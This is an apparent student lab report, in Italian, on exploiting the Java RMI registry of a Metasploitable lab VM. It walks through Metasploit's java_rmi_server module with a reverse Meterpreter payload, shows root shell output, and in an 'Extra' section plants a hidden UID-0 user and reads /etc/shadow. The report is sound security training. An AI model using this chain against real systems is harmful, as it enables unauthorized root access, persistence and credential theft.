REPORT

16.06.2023
Anatoliy Prysyazhnyuk

Report sull'esercizio di sfruttamento della vulnerabilità Java RMI tramite Metasploit

Obiettivo:
L'obiettivo dell'esercizio era sfruttare la vulnerabilità di Metasploit sulla porta **1099**, relativa alla **Java RMI**, al fine di ottenere una sessione con Meterpreter sulla macchina vittima (Metasploitable). Successivamente, dovevamo raccogliere informazioni sulla configurazione di rete, la tabella di routing e altro a nostra discrezione.

Fasi dell'esercizio:

Configurazione delle macchine virtuali:
Ho impostato gli indirizzi IP richiesti sulle macchine virtuali Kali e Metasploitable come segue:


Kali: `192.168.99.111`
Metasploitable: `192.168.99.112`

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:5f:e1:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.112/24 brd 192.168.99.255 scope global eth0
    inet6 fe80::a00:27ff:fe5f:e10c/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state U
NKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.111/24 brd 192.168.99.255 scope global et
h0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec7:e136/64 scope link
       valid_lft forever preferred_lft forever
```


Scansione con Nessus:

Ho eseguito una scansione con Nessus è tra INFO ho trovato un servizio chiamato **Registry RMI** che gestisce la comunicazione tra processi in Java.



Scansione con nmap:

Ho eseguito una scansione utilizzando il seguente comando nmap: "`nmap -sV -p1099 192.168.99.112`". Questo comando ha consentito di individuare i servizi in ascolto sulla porta 1099 e fornire informazioni sulle versioni.



Scansione nmap più dettagliata:

Successivamente, ho eseguito una scansione più approfondita utilizzando il comando "`nmap -script vuln -p 1099 192.168.99.112`". Questo comando ha applicato lo script "vuln" per verificare se il servizio sulla porta 1099 presentava vulnerabilità specifiche.

```
┌──(kali㉿kali)-[~]
└─$ nmap -script vuln  -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 05:4
4 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00043s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code executi
on vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loadi
ng classes from remote URLs which can lead to remote code
execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blo
b/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 37.21 secon
ds
```


Avvio di msfconsole:

Ho avviato l'ambiente Metasploit utilizzando il comando "msfconsole".

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
                                                  
      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


Ricerca del modulo di exploit:

Ho eseguito una ricerca all'interno di Metasploit per individuare il modulo di exploit relativo alla vulnerabilità "java_rmi_server".




Selezione del modulo di exploit:

Ho selezionato il modulo di exploit utilizzando il comando "`use 0`" o, se necessario, specificando il percorso del modulo con il comando "`use /percorso/del/modulo`".




Selezione del payload:


Ho scelto il payload "`java/meterpreter/reverse_http`" per consentire l'accesso e il controllo remoto sulla macchina vittima. Questo payload consente di stabilire una connessione reverse HTTP con Meterpreter.




Configurazione delle opzioni:
Utilizzando il comando "show options", ho visualizzato le opzioni del modulo di exploit e ho modificato l'opzione "RHOST" impostandola sull'indirizzo IP della macchina vittima (192.168.99.112).



Esecuzione dell'exploit:
Ho eseguito l'exploit utilizzando il comando "`run`" per sfruttare la vulnerabilità sulla macchina vittima.



Ottenimento dell'accesso e raccolta delle informazioni:
Una volta ottenuta la sessione con Meterpreter, ho creato una shell interattiva sulla macchina vittima. Ciò mi ha consentito di eseguire i comandi richiesti dall'esercizio, come ad esempio "`ifconfig`" per ottenere informazioni sulla configurazione di rete e "`route`" per visualizzare la tabella di routing. Ho anche eseguito altri comandi come "`pwd`", "`id`", "`whoami`" e "`sysinfo`" per raccogliere ulteriori informazioni sulla macchina vittima.



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feec:f94a
IPv6 Netmask : ::
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
pwd
/
id
uid=0(root) gid=0(root)
whoami
root
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feec:f94a  ::       ::
meterpreter >
```

Extra:

Creazione di un nuovo utente con privilegi root, nascosto:


Creo un nuovo utente con:

```
useradd -ou 0 -g 0 -G 0 anatoliy
passwd anatoliy
```

"**-ou 0**": specifica l'ID utente (UID) dell'utente. In questo caso, "0" che è riservato all'utente root.

"**-g 0**": specifica l'ID gruppo primario (GID) dell'utente. In questo caso, "0" che è riservato per il gruppo root.

"**-G 0**": specifica i gruppi supplementari (GID) a cui l'utente apparterrà. In questo caso, "0" indica che l'utente farà parte anche del gruppo root come gruppo supplementare.



Visualizzo l'utente con "`cat /etc/passwd`"

Visualizzo anche l'hash del nuovo utente "anatoliy", con "`cat /etc/shadow`"

Conclusione:

L'esercizio di sfruttamento della vulnerabilità Java RMI tramite Metasploit è stato completato con successo. Sono riuscito a ottenere una sessione con Meterpreter sulla macchina vittima (Metasploitable) e a raccogliere informazioni pertinenti, come richiesto dalle specifiche dell'esercizio.